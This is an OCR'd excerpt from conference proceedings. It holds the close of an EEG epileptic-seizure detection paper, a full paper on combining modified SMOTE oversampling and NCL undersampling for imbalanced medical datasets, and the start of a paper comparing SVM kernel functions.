


Fig. 2 Example of EEG signals considering dataset of Bonn University, Germany




Fig. 3 Equal neighbor sets in circle shape for LBP operators

neighborhood samples in time sequence data. For every sample of EEG signal, a binary code is formed by starting its center sample value. This process works in a repetitive fashion for all the signals. In this paper, we have used 1D-LBP for extracting the features and getting the knowledge data. As we know that only eight neighbors of a pixel are considered in the local binary pattern, but it is prolonged to contain all circular neighborhoods with some other number of pixels [18, 19]. According to the neighbor pixel different local binary pattern, operators can be defined as shown in Fig. 3.

EEG signals were changed into the local binary pattern, and then the classification process, in the time domain, raw EEG signals were considered, and the EEG pattern was taken as the required output (Fig. 4).

To detect an epileptic seizure, it is important to have an actual feature extraction system, and we have used DWT and PSD. It is studied that a combination of classification methods and feature extraction is used to detect epileptic seizures. Deep learning is used to get high accuracy in detecting the seizure and finding the related data from the EEG processed dataset.

Discrete wavelet transform is a multiresolution method that is used to find various frequencies by different resolutions. Low-pass and high-pass filters have been used with the discrete signal S having n samples where the output signal is down-sampled by 2 so that two frequencies contain $n/2$ samples. This operation can be reversible after choosing the right filters. During this process, two sub-bands are formed from the original signals [20], and it can be prolonged to different dimensions after using separate filters.

5 Results

The proposed method is applied to the Bonn EEG dataset [21]. This dataset is having five different groups which include (S-seizure data), (O, Z-normal data), (F, N-seizure-free data). For assessment, we have used tenfold cross-validation with




Fig. 4 Extracted features using one-dimensional LBP **a** EEG signal samples, **b** local binary pattern domain signals, **c** graph showing local binary pattern code, **d** graph showing uniform local binary pattern code

many groups. In this method, one-fold is used for testing, and the rest nine folds for training purposes. The accuracy is calculated to check the performance of the experiment conducted. The equation for finding the accuracy is as shown below:

$$A_r = \left(T_{\mathrm{Neg}} + T_{\mathrm{Pos}}\right)/T_{\mathrm{sam}}$$

where A_r is accuracy, T_{Neg} is the total negative which means that this data are not having a seizure, T_{Pos} is the total positive means that this data are having seizure present in it and T_{sam} is the total samples used. The training is directed on 10 epochs in the different combinations of classifications. The proposed method gives the highest accuracy as compared to the work which is already done. 1D-LBP is considered the best method for feature extraction. This method is applied to the area of signal processing. It improved the quality by removing the noise. It is helpful to improve the accuracy and get knowledgeable signals.

6 Conclusion

The paper presents a method that uses discrete wavelet transform along and power spectral density with a deep learning approach to detect epileptic seizures. High accuracy is obtained using 10 epochs with trainable parameters. The restriction of the proposed method may be the achievement of accuracy. In further research, we will apply the model using more epochs.

References

1. Shetty PH, Punith K, Naik RK, Saroja AO (2011) Quality of life in patients with epilepsy in India. J Neurosci Rural Pract 2(01):033–038
2. Ronen GM, Streiner DL, Rosenbaum P (2003) Health-related quality of life in childhood epilepsy: moving beyond seizure control with minimal adverse effects. Health Qual Life Outcomes 1(1):1–10
3. Schreiber RA, Schlesinger K (1971) Circadian rhythms and seizure susceptibility: relation to 5-hydroxytryptamine and norepinephrine in brain. Physiol Behav 6(6):635–640
4. Von Der Malsburg C (1994) The correlation theory of brain function. In: Models of neural networks. Springer, New York, NY, pp 95–119
5. Tzallas AT, Tsipouras MG, Fotiadis DI (2009) Epileptic seizure detection in EEGs using time-frequency analysis. IEEE Trans Inf Technol Biomed 13(5):703–710
6. Kaya Y, Uyar M, Tekin R, Yıldırım S (2014) 1D-local binary pattern based feature extraction for the classification of epileptic EEG signals. Appl Math Comput 243:209–219
7. Orhan U, Hekim M, Ozer M (2011) EEG signals classification using the K-means clustering and a multilayer perceptron neural network model. Expert Syst Appl 38(10):13475–13481
8. Ghayab A, Ratham H, Li Y, Siuly S, Abdulla S (2019) A feature extraction tech-nique based on tunable Q-factor wavelet transform for brain signal classification. J Neurosci Meth 312:43–52
9. James CJ (1997) Detection of epileptiform activity in the electroencephalogram using artificial neural networks
10. Gotman J (1999) Automatic detection of seizures and spikes. J Clin Neurophysiol 16(2):130–140
11. Sharma RR, Varshney P, Pachori RB, Vishvakarma SK (2018) Automated system for epileptic EEG detection using iterative filtering. IEEE Sens Lett 2(4):1–4
12. Acharya U, Oh S, Hagiwara Y, Tan H, Adeli JH (2018) Deep convolutional neural network for the automated detection and diagnosis of seizure using EEG signals. Comput Biol Med 100:270–278
13. Sameer M, Gupta B (2020) Detection of epileptical seizures based on alpha band statistical features. Wireless Pers Commun 115(2):909–925
14. Baldominos A, Ramón-Lozano C (2017) Optimizing EEG energy-based seizure detection using genetic algorithms. In: 2017 IEEE congress on evolutionary computation (CEC). IEEE, pp 2338–2345
15. Dheepa N (2012) Automatic seizure detection using higher order moments and ANN. In: IEEE-international conference on advances in engineering, science and management (ICAESM-2012). IEEE, pp 601–605
16. Shanir PPM, Khan KA, Khan YU, Farooq O, Adeli H (2018) Automatic seizure detection based on morphological features using one-dimensional local binary pattern on long-term EEG. Clin EEG Neurosci 49(5):351–362
17. Chatlani N, Soraghan JJ (2010) Local binary patterns for 1-D signal processing. In: 2010 18th European signal processing conference. IEEE, pp 95–99

18. Ojala T, Pietikäinen M, Harwood D (1996) A comparative study of texture measures with classification based on featured distributions. Pattern Recogn 29(1):51–59
19. Ojala T, Pietikäinen M, Mäenpää T (2002) Multiresolution gray-scale and rotation invariant texture classification with local binary patterns. IEEE Trans Pattern Anal Mach Intell 24(7):971–987
20. Stolnitz E, DeRose T, Salesin D (1996) Wavelets for computer graphics: theory and applications. Morgan Kaufmann. San Francisco
21. Andrzejak RG, Lehnertz K, Mormann F, Rieke C, David P, Elger CE (2001) Indications of nonlinear deterministic and finite-dimensional structures in time series of brain electrical activity: dependence on recording region and brain state. Phys Rev E 64(6):061907

Combination of Oversampling and Undersampling Techniques on Imbalanced Datasets

Ankita Bansal, Ayush Verma, Sarabjot Singh, and Yashonam Jain

Abstract Many practical classification datasets are unbalanced, meaning that one of the classes is in the majority when compared to the others. In various real-world circumstances, class-imbalanced datasets arise, where the number of data samples in a class is not equal to the other class. To develop good classification models based on present level calculations, using these datasets is difficult, particularly for separating minority classes from the majority class. To address the issue of class imbalance, under/oversampling procedures are used to minimize and enhance the quantities of data examined in minority and majority class. This paper explores the utilization of combination of both undersampling and oversampling techniques mainly synthetic minority oversampling technique (SMOTE) and neighborhood cleaning rule (NCL) to balance the datasets. The performance has been evaluated using two machine learning algorithms. The results are then classified using recall measure and geometric mean which showed improved performance of the algorithms.

Keywords Class imbalance problem · Undersampling · Oversampling · SMOTE · NCL · Minority class · Majority class · Binary classification

A. Bansal (✉) · A. Verma · S. Singh · Y. Jain
Information Technology Department, Netaji Subhas University of Technology, Dwarka Sector-3, Delhi, India
e-mail: ankita.bansal06@gmail.com

A. Verma
e-mail: ayushv.it18@nsut.ac.in

S. Singh
e-mail: sarabjots.it18@nsut.ac.in

Y. Jain
e-mail: yashonamj.it18@nsut.ac.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_55

1 Introduction

Imbalanced data refers to datasets in which the target class has an unequal distribution of observations; i.e., one class label has a large number of observations while the other has a small number. A large number of experiments in the domain of imbalance data on the behavior of a few standard classifiers have revealed that imbalance probabilities, which are defined as the ratio of the number of examples in the majority class to the number of models in the minority class, has the potential to produce misclassification since the majority data is more dominating on the minority data, resulting in a loss of accuracy [1]. With imbalanced datasets, standard characterization learning calculations are frequently one-sided toward the majority class (known as the "negative" class), resulting in a higher misclassification rate for minority class occurrences (known as "positive" class) [2]. One form of best-in-class method for creating a new dataset is sampling (or resampling) techniques. Undersampling can be defined as removing some observations of the majority class. Oversampling can be defined as adding more data samples to the minority class. The advantages of combining both the techniques are improved run time by reducing the number of training data samples, reduced storage problems when the training data set is huge, reduced data redundancy leading to perfect balancing of datasets. Most commonly used oversampling technique is synthetic minority oversampling technique (SMOTE) [3–5], and neighborhood cleaning rule (NCL) is commonly used undersampling technique [6–8]. In this study, we have suggested few modifications in original SMOTE and NCL to improve the performance. Then, we have used the combination of SMOTE and NCL together to different classification problems. The performance of the sampling approaches has been validated using linear support vector classifier and K-nearest neighbor. The results show the superior performance of the algorithms on the sampled/balanced datasets as compared to the imbalanced datasets.

The paper is organized as: Next section briefly states the literature review. Following this, next section explains the datasets used in this study. Proposed work is elaborated in the next section. Followed by the result evaluation. Finally, the work is concluded in the last section.

2 Literature Review

Cluster-based sampling approaches were created to minimize the amount of data samples in the majority class [9]. Cluster-based sampling approaches, in general, work by clustering a number of clusters from a given majority class dataset, then selecting a number of representative data samples from each of the clusters. However, cluster-based sampling approaches have significant drawbacks that have a direct impact on the decreased majority class dataset and ultimate classification performance. Before performing any synthetic sampling, [10] used the K-means clustering approach to cope with the noisy situation. They also employed the SMOTE to oversample clusters. On the sample dataset, the LR and ANN were employed to assess classification performance. The influence of overlapping was investigated in conjunction with other factors in [11], such as the breaking of minority class into sub classes which are small in size. The studies were conducted on two dummy linear datasets with more intricate nonlinear boundaries, and the findings revealed that class breakdown combined with overlapping makes learning extremely difficult. Evaluating methods for recognizing noisy samples is likewise extremely complicated [12]. The most often misclassified samples are evaluated as probable noise and deleted from the learning data progressively until a particular level of accuracy is reached. These approaches are dependent on a number of characteristics as well as the type of base classifier used. Furthermore, deleting the instances may be controversial, particularly among the minority class.

3 Empirical Data Collection

In this study, we have used four open source datasets from different medical fields. The independent variables in all these datasets are different depending on the type of dataset. These are listed in Table 1. The dependent variable is a binary variable whose value is 0 if the disease is not present and 1 if the disease is present. All these datasets are imbalanced; i.e., the data belonging to one of classes is much more as compared to the data belonging to the other class. The amount of imbalance can be well defined by using imbalance ratio measure. Imbalance ratio is the ratio of size of minority class to the size of majority class. The details of the datasets including the name, number of attributes, total number of samples and imbalance ratio is specified in Table 1.

4 Proposed Work

The work in this paper has been carried out in three broad steps. Each of the steps has been explained in this section.

Step 1: The authors have proposed modifications in the original SMOTE [5] and NCL [7] algorithms of sampling. These modified algorithms are termed as $\text{SMOTE}_{\text{MODIFIED}}$ and $\text{NCL}_{\text{MODIFIED}}$ from here on. These proposed algorithms are applied on all the datasets to balance them. The algorithms are explained as below.

$\textbf{SMOTE}_{\textbf{MODIFIED}}$

Synthetic minority oversampling technique (SMOTE) is a technique in which new synthetic data is added to the minority class. To do this, a data point and its four neighboring points in minority class are considered. These are connected by lines, and one of the points of intersection if these lines are chosen as new data.

Table 1 Datasets used in the study

Dataset name	Total data samples	Independent variables	Imbalance ratio	Attributes	Source
Thyroid	215	5	8.6:1	Age, gender, DOB, survival status, total serum thyroxin, T3 level	[13]
Abalone	4177	8	9.7:1	NA	[13]
Arrhythmia	452	10	17:1	Age, height, weight, QRS duration, Pinterval, heartrate, QRSA, QRSTA	[14]
Mammography	11,183	5	42:1	Age, density, biophx, famhx, ptid	[15]

Pinterval is average duration of P wave in msec
Heart rate is number of heart beats per minute

$$Z_{i\text{new}} = Z_m + (Z_n - Z_m)\lambda(i++; Z_{i\text{new}} \neq Z_m)$$

Z_{inew} is newly created data point.
Z_m is data sample of class which is minor.
Z_n is data sample that is chosen from 4 kNN of Z_m in the minority class.
λ is an arbitrary constant which lie in range 0 to 1.

Originally, in SMOTE, each new data point becomes part of the population right away and is in contention to be chosen for the next nearest neighbors. In SMOTE$_{\text{MODIFIED}}$, when the number of new points generated is equal to the population of the minority class, then only the new points are added to data and become contentions for next nearest neighbor. To do this, a data point and its four (or n) neighboring points in minority class are considered.

NCL$_{\text{MODIFIED}}$

Neighborhood cleaning rule (NCL) is a technique that is used to remove the noisy or redundant data from the majority class. If the selected sample data (Z_m) belongs to the class which is in majority and the 4-nearest neighbor's classification of Z_m is in contrast to Z_m, then Z_m will be removed from the dataset. If Z_m is a member of the minority class, and the categorization of four closest neighbors is in conflict with Z_m, those four neighbors will be eliminated. In NCL$_{\text{MODIFIED}}$, during the cleaning neighborhood process, even if the majority of the neighbors of majority class sample belong to minority class, we eliminate that sample.

Step 2: The authors have used a combination of $\text{SMOTE}_{\text{MODIFIED}}$ and $\text{NCL}_{\text{MODIFIED}}$ ($\text{SMOTE}_{\text{MODIFIED}}$ + $\text{NCL}_{\text{MODIFIED}}$) to improve the imbalance ratio.

Imbalance datasets are first resampled by the $\text{NCL}_{\text{MODIFIED}}$ technique. This method eliminates outlier data from sample data in the majority class. After this, the dataset is fed into the $\text{SMOTE}_{\text{MODIFIED}}$ algorithm. This technique is a method for boosting minority class sample data by synthesizing new data from existing data. Two data points (Z_m, Z_n) will be chosen for the generating new data samples in minority class, and the distance between Z_m and Z_n will be calculated. This operation is performed till all the existing data points are exhausted, and number of samples are balanced out without including the newly created data points as neighbors. We repeat this technique till balanced datasets are generated.

Step 3: The performance of the sampling algorithms has been evaluated using two machine learning classifiers, linear support vector classifier (linear SVC) and K-nearest neighbor (kNN). Linear SVC converts the 2D space into a hyper plane, which is divided into two or more categories, to classify the data. In kNN algorithm, k-1 nearest neighbors are considered, then the classification of a majority of these k samples is chosen as the classification of the data sample.

5 Result Evaluation

In this section, we explain the results obtained in this study.

Analysis of the Datasets:

Table 2 summarizes the results of the dataset resampling phase of the project. The table lists the number of specimens of both classes for each of the four datasets. As shown in the table, NCL + SMOTE method produced a smaller training dataset with fewer amounts of data as compared to solo SMOTE technique.

The original dataset classification is compared with the results of KNN classification and the linear SVC. Table 3 lists the number of specimens of both classes for each of the four datasets according to the two classification.

Table 2 Training results for $\text{NCL}_{\text{MODIFIED}}$, $\text{SMOTE}_{\text{MODIFIED}}$ and $\text{NCL}_{\text{MODIFIED}}$ + $\text{SMOTE}_{\text{MODIFIED}}$

Dataset names	Original dataset		$\text{NCL}_{\text{MODIFIED}}$		$\text{SMOTE}_{\text{MODIFIED}}$		$\text{NCL}_{\text{MODIFIED}}$ + $\text{SMOTE}_{\text{MODIFIED}}$	
	Class 0	Class 1	Class 0	Class 1	Class 0	Class 1	Class 0	Class 1
Thyroid	139	22	129	22	139	139	129	129
Abalone	2839	293	2372	293	2839	2839	2372	2372
Arrhythmia	320	19	283	19	320	320	283	283
Mammography	8192	195	7991	195	8192	8192	7991	7991

Table 3 Testing results for actual classification versus KNN and linear SVC classifiers

Dataset names	Original test dataset		KNN classification		Linear SVC classification	
	Class 0	Class 1	Class 0	Class 1	Class 0	Class 1
Thyroid	46	8	45	9	46	8
Abalone	947	98	1003	42	617	428
Arrhythmia	107	6	76	37	106	7
Mammography	2731	65	2625	171	2485	311

Figure 1 shows us the original "thyroid" dataset. Figures 2 and 3 show us the results of individual undersampling and oversampling of the original dataset using $\text{NCL}_{\text{MODIFIED}}$ and $\text{SMOTE}_{\text{MODIFIED}}$ techniques, respectively. Finally in Fig. 4, we have oversampled the results of undersampling by applying $\text{SMOTE}_{\text{MODIFIED}}$, thus balancing the cleaned dataset. From these figures, we can observe we see that $\text{NCL}_{\text{MODIFIED}}$ has removed the samples of majority class that are surrounded by those of minority class, while $\text{SMOTE}_{\text{MODIFIED}}$ has basically balanced the classes. Combining these techniques has combined their benefits as well. Similar figures and interpretations were obtained for all the other datasets. Due to space constraints, we have not shown the figures.

Fig. 1 Thyroid training data




Fig. 2 Thyroid data after undersampling




Fig. 3 Thyroid data after oversampling




Fig. 4 Thyroid data after combination

6 Results of Empirical Validation

The results have been evaluated using two performance metrics, recall measure (sensitivity of minority class) and geometric mean. The mathematical formulae of recall measure and geometric mean are as follows:

Recall measure $= \mathrm{TP}/(\mathrm{TP} + \mathrm{FN})$, Geometric mean $= \sqrt{}(\Pi\ \mathrm{sensitivity}_{\mathrm{i}})$

where TP = true positive, FP = false positive, TN = true negative, FN = false negative, sensitivity$_i$ is the recall measure of i_{th} class.

The geometric mean measure aims to improve the precision of each class while keeping them properly calibrated. The best value is 1, and the most egregiously bad value is 0. In most cases, G-mean resolves to zero if the classifier misses one or more classes. The validation used in hold-out validation in which training and testing data is divided in the ratio 4:1.

Tables 4 and 5 contrast review and performance measures between the kNN classifier and linear SVC classifier. Here, we have calculated the recall measure and geometric mean score of the individual classification of each dataset. We can observe from the tables that both recall and geometric mean values have increased after the datasets have been balanced using $\mathrm{NCL}_{\mathrm{MODIFIED}} + \mathrm{SMOTE}_{\mathrm{MODIFIED}}$. The percentage increase of each algorithm is shown in Table 5. We can observe that the range of percentage increase is 2.89% to 425.42%, which is significantly high. Thus,

Table 4 Recall measure for original datasets

Dataset names	Recall measure		Geometric mean	
	KNN	Linear SVC	KNN	Linear SVC
Thyroid	0.6250	0.8750	0.7906	0.9354
Abalone	0.1633	0.5306	0.3985	0.1428
Arrhythmia	0.1667	0.2387	0.4005	0.3986
Mammography	0.4615	0.2462	0.6785	0.4959

Table 5 Recall measure for $\text{NCL}_{\text{MODIFIED}} + \text{SMOTE}_{\text{MODIFIED}}$ technique

Dataset names	Recall measure				Geometric mean			
	KNN	%inc	Linear SVC	%inc	KNN	%inc	Linear SVC	%inc
Thyroid	0.9781	56.49	0.9126	4.29	0.9891	25.10	0.9625	2.89
Abalone	0.7347	349.90	0.9082	71.16	0.7322	83.73	0.7503	425.42
Arrhythmia	0.6667	299.94	0.333	39.50	0.6790	69.53	0.5637	41.41
Mammography	0.8769	90.01	0.9077	268.68	0.9167	35.10	0.9108	83.66

the authors in this study promote the use of $\text{NCL}_{\text{MODIFIED}} + \text{SMOTE}_{\text{MODIFIED}}$ for sampling the datasets.

7 Conclusion

In this research, we used a combination of both undersampling and oversampling techniques mainly SMOTE and NCL as they are most commonly used in the literature. We eradicated class imbalance problem in the datasets by combining both techniques, by stacking $\text{SMOTE}_{\text{MODIFIED}}$ on top of $\text{NCL}_{\text{MODIFIED}}$. We proposed that how neighborhood cleaning rule ($\text{NCL}_{\text{MODIFIED}}$) undersamples our datasets by combining ENN algorithm to clean datasets and CNN to some redundant samples. We also proposed how $\text{SMOTE}_{\text{MODIFIED}}$ oversamples the dataset by creating new data points by using samples from original data. We evaluate the balanced datasets using two classification algorithms, namely kNN and linear SVC. We use two performances metric to measure the effectiveness of our resampling technique, namely recall measure and geometric mean score. Both performance measures showed significant percentage increase in the range of 2.89–425.42% when the datasets are sampled as compared to their values on the imbalanced datasets.

There are also some limitations to our approach as this method is not suitable for mono dimensional data containing medium to high data imbalance level. Since there are few number of sample data it is possible to ignore serious data. The model resampling time on larger training datasets increased, and some information loss may also occur.

References

1. Choirunnisa S, Lianto J (2018) Hybrid method of undersampling and oversampling for handling imbalanced data. Int Seminar Res Inf Technol Intell Syst (ISRITI) 2018:276–280. https://doi.org/10.1109/ISRITI.2018.8864335
2. Jiang C, Liu Y, Ding Y, Liang K, Duan R (2017) Capturing helpful reviews from social media for product quality improvement: a multi-class classification approach, pp 3528–3541
3. Bej S, Davtyan N, Wolfien M, Nassar M, Wolkenhauer O (2021) LoRAS: an oversampling approach for imbalanced datasets. Mach Learn 110(2):279–301
4. Hassan M, Amiri N (2019) Classification of imbalanced data of diabetes disease using machine learning algorithms. In: IV international conferences on theoretical and applied computer science and engineering. Istanbul, Turkey
5. Mohammed A, Hassan M, Kadir D (2020) Improving classification performance for a novel imbalanced medical dataset using SMOTE method. Int J Adv Trends Comp Sci Eng 9:3161–3172. https://doi.org/10.30534/ijatcse/2020/104932020
6. Beckmann M, Ebecken N, Lima B (2015) A KNN undersampling approach for data balancing. J Intell Learn Syst Appl 7:104–116. https://doi.org/10.4236/jilsa.2015.74010
7. Napierala K, Stefanowski J (2016) Types of minority class examples and their influence on learning classifiers from imbalanced data. J Intell Inf Syst 46:563–597. https://doi.org/10.1007/s10844-015-0368-1
8. Agustianto K, Destarianto P (2019) Imbalance data handling using neighborhood cleaning rule (NCL) sampling method for precision student modeling 86–89. https://doi.org/10.1109/ICOMITEE.2019.8921159
9. Tsai C-F, Lin W-C, Hu Y-H, Yao G-T (2019) Under-sampling class imbalanced datasets by combining clustering analysis and instance selection. Inf Sci 477:47–54
10. Santos MS, Abreu PH, García-Laencina PJ, Simão A, Carvalho A (2015) A new cluster-based oversampling method for improving survival prediction of hepatocellular carcinoma patients. J Biomed Inf 58(2015):49–59
11. Stefanowski J (2013) Overlapping, rare examples and class decomposition in learning classifiers from imbalanced data. In: Ramanna S, Jain L, Howlett R (eds) Emerging paradigms in machine learning. Smart innovation, systems and technologies, vol. 13. Springer, Berlin. https://doi.org/10.1007/978-3-642-28699-5_11
12. Sáez JA, Luengo J, Stefanowski J, Herrera F (2015) SMOTE–IPF: addressing the noisy and borderline examples problem in imbalanced classification by a re-sampling method with filtering. Inf Sci 291:184–203. https://doi.org/10.1016/j.ins.2014.08.051
13. https://archive.ics.uci.edu
14. https://www.kaggle.com
15. https://www.bcsc-research.org

Comparative Analysis on Effect of Different SVM Kernel Functions for Classification

Deepali Virmani and Himakshi Pandey

Abstract Besides linear classification, Support Vector Machine (SVM) is proficient in non-linear classification by deploying kernel tricks that implicitly maps and transform input features to high dimensional feature space. Kernel-SVM, can be utilized to secure progressively complex connections on datasets with no push to do changes all alone. In this paper, 5 different SVM kernel functions are implemented on 4 datasets, viz., IRIS, Breast Cancer Wisconsin (diagnostic), Mushroom and Letter Recognition Dataset. The five kernel functions considered in this paper are: Linear kernel, Gaussian Radial Basis Function (RBF) kernel, Laplacian kernel, Polynomial kernel and Sigmoid kernel. Our goal is to locate the best non-linear kernel. The outcomes show that the precision of expectation for Laplacian kernel is most extreme with a forecast scope of (max 100%, min 97.53%) and least for the sigmoid kernel with a forecast scope of (max 100%, min 47.28%).

Keywords SVM · Classification · Kernel-SVM · Types of kernels · Laplacian kernel

1 Introduction

In the modern scenario, predominant computational procedures and programming languages have been replaced by robotic process automation, machine learning and artificial intelligence abreast of the dynamic landscape of technology. Being a subdivision of A.I, machine learning uses multifarious algorithms to construct mathematical models depending on sample data and concocts the machines with competence

D. Virmani (✉)
College of Engineering, Vivekananda Institute of Professional Studies-Technical Campus, New Delhi, India
e-mail: deepali.virmani@vips.edu

H. Pandey
Department of Computer Science Engineering, Bhagwan Parshuram Institute of Technology, New Delhi, India

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_56

to train without any requirement of specific programming. One of the prominent classification algorithms in machine learning is Support Vector Machine (SVM), which falls under the category of non-parametric techniques and is feasible and applicable for both classifications as well as regression. In addition to machine learning, data mining problems can also be solved by using the SVM algorithm [1]. SVM involves a combination of both aspects of nearest neighbor algorithms and linear regression modeling. To train this model, the input consists of a set of feature vectors that are perfectly distinguishable for different classes.

Given k points for a set of training vectors of the form:

